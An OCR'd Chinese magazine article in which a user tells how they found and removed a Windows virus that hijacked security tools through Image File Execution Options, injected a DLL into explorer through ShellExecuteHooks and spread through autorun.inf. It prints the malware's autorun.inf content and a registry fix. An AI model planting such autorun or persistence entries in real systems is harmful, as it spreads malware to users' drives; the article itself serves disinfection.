


图7

菜鸟的病毒遭遇战

小龙@武船

一、起因

这天我打开电脑，却意外的发现NOD32没有启动加载，只好自己手工打开NOD32控制中心，居然也没有启动成功。直觉告诉我，系统一定感染了病毒。点击“开始”－“运行”，在“运行”栏里输入msconfig，查看注册表的启动项和隐藏的系统服务，没有发现任何异常。不得不请出我的好伙伴－－各种安全工具。运行SRENG准备查看一下启动项目，可是无法打开；我又运行icesword（冰刃）想查看是否有隐藏进程或是有隐蔽的dll插入，可照样也打不开。此后我又试了360安全卫士，杀毒助手等很多工具都是如此，不得不感慨当今病毒的狡猾与强大，于是一场与病毒的战斗就这么开始了。

二、艰难的杀毒历程

停了一会儿，我想到了Image File Execution Options（IFEO in short）劫持，就是通过在注册表的**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options**下建立特定的子键来达到屏蔽一些特定程序或者是修改指向目标程序（一般为病毒衍生体）。我在“运行”栏输入**regedit**，还好注册表没有被禁用，我来到上述的键值下，果然发现有好多安全工具已经被列入黑名单了，怪不得这么多的工具都无法打开，如图1。




图1

可以说流行的杀病毒软件和反黑工具都被列入其中了，这个病毒在每个建立的程序键值下新建了同样的子键debugger来指向“C:\PROGRA~1\COMMON~1\MICROS~1\MSINFO\A1D29050.dat”，看来我们运行这些程序只会导致病毒的再生。于是删除掉其中的icesowrd和sreng键，重新运行icesword，这回正常打开了，可是仍然没有发现异常进程和rootkit隐藏进程，不过在explorer进程里发现被注入了一个非常显眼的木马dll，dll模块路径为：C:\Program Files\Common Files\Microsoft Shared\MSInfo\A1D29050.dll，如图2。

选中该dll并强制解除，然后我决定转到该目录下删除病毒程序。可是进入目录后居然没有发现这两个文件，打开文件夹选项后发现无法选择“显示所有文件和文件夹”，真是气人。记得U盘病毒专杀工具可以恢复这个注册表键值，于是上网搜索到该工具，可是我的浏览器却莫名其妙的被关闭了，看来这个病毒还可以根据关键字来强制关闭进程，真是可恶！这时我又发现icesword也无法打开了，不想折腾自己了，直接改名后打开icesword，果然发现该dll又注入到了explorer进程，并且我发现新开任何进程都会导致该dll重新注入到explore。




图2

我找了一个显示所有文件和文件夹的注册表文件：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL]
"RegPath"="Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced"
"Text"="@shell32.dll,-30500"
"Type"="radio"
"CheckedValue"=dword:00000001
"ValueName"="Hidden"
"DefaultValue"=dword:00000002
"HKeyRoot"=dword:80000001
"HelpID"="shell.hlp#51105"
```

将这个文件保存为show.reg，然后双击导入注册表里就可以再次修改“显示所有文件和文件夹”。接着利用icesword强制解除掉“C:\Program Files\Common Files\Microsoft Shared\MSInfo\A1D29050.dll”，再定位到那个目录下删除掉A1D29050.dll和A1D29050.dat（注意要在导入注册表后再强制结束该dll，因为此时调用了注册表又重新加载了该dll）。现在打开sreng可以发现该dll是写到了“[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks]”来启动的（很明显该病毒是利用此键来达到注入explorer的目的），使用SRENG直接删除掉就ok了，如图3。

接着直接删除掉**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options**整个键值，避免程序无法创建。本以为病毒就这么给干掉了，谁知等我打开盘符的时候病毒又重新建立了，真是郁闷啊！继续重复刚才的杀毒步骤：改icesword名→打开你需




图 3

要的任何辅助程序→建立修复显示所有文件的注册表并导入→使用icesword卸载掉A1D29050.dll模块→删除dll和dat文件→删除IFEO整键。这时就不要打开除C盘外的任何盘符了，也不能使用资源管理器打开，因为它在每个盘的目录下写入了autorun.inf，内容如下：

```
[AutoRun]
open=A1D29050.exe
shell\open=打开(&O)
shell\open\Command=A1D29050.exe
shell\open\Default=1
shell\explore=资源管理器(&X)
shell\explore\Command=A1D29050.exe
```

我们可以直接在“我的电脑”的地址栏或者在“运行”栏里输入盘符来打开，例如打开D盘就输入“d:”。删除掉autorun.inf和A1D29050.exe，在每个盘符下重复上边的删除操作，这样就可以完全清理掉该病毒了。

三、深入分析，解决后患

其实这个病毒自身就是一个载体，我在虚拟机下运行后发现它会不定期释放一些盗号木马和流氓软件。所以各位读者在完成上述清除步骤后一定要使用杀毒软件查杀病毒，使用安全工具修复一下系统，并利用autoruns这样的工具查看一下所有的启动项目，检查是否有其它恶意程序被加载感染，同时也别忘了使用360安全卫士等工具查杀一下流氓软件。这个病毒利用了ShellExecute Hooks启动，并利用IFEO映象劫持来屏蔽我们的安全工具，它自身释放到分区目录里利用autorun重建自身，同时自身会屏蔽掉一些关键字，因为它插入到浏览器进程，所以我们搜索它释放的相关病毒或者杀毒工具，它就会强制关闭浏览器。不过它并没有限制搜索“A1D29050”这个自身的文件名，网上的方法并不好，我之所以使用icesword，就是因为它是运行在ring0下的工具，病毒无法注入到icesword进程。而syscheck本身就被注入了，所以你会发现使用syscheck来修复根本不




图 4

可能成功，不过在杀完病毒后使用syscheck检测一下是有必要的。

这个病毒有很多变种，可能具备了自动更新功能，如果有什么防火墙可以不被屏蔽的话大家就可以观察到。为什么我要在最后杀完病毒和清理掉劫持后再打开sreng呢？因为我发现变种病毒已经可以达到即使修改sreng文件名，它仍然可以通过相关特征来屏蔽了。如果非要在未杀毒之前打开的话，可以进行如下操作：在sreng上点击鼠标右键，选择“运行方式”，然后选择以其他管理用户来运行该工具。

最后来说一下修复工作，我们运行services.msc打开服务管理。本地的nod32服务为NOD32 Kernel Service，病毒创建的时候就禁止了该服务，所以设置为“自动”，同时把系统防火墙服务“Windows Firewall/Internet Connection Sharing (ICS)”也设置为“自动”，如图4。对于nod32这种无法利用程序自身来建立启动项的软件，我们同样可以利用SRENG来简单的新建启动项。在启动里新建一个run键值，名称就写默认的nod32kui，“值”就填写nod32路径里的相关程序nod32kui，如图5。这样重新启动后就可以加载杀毒软件了。其它杀毒软件的自启动，各位读者就自行测试吧，一般都可以直接利用杀毒软件自带功能再建启动项的。

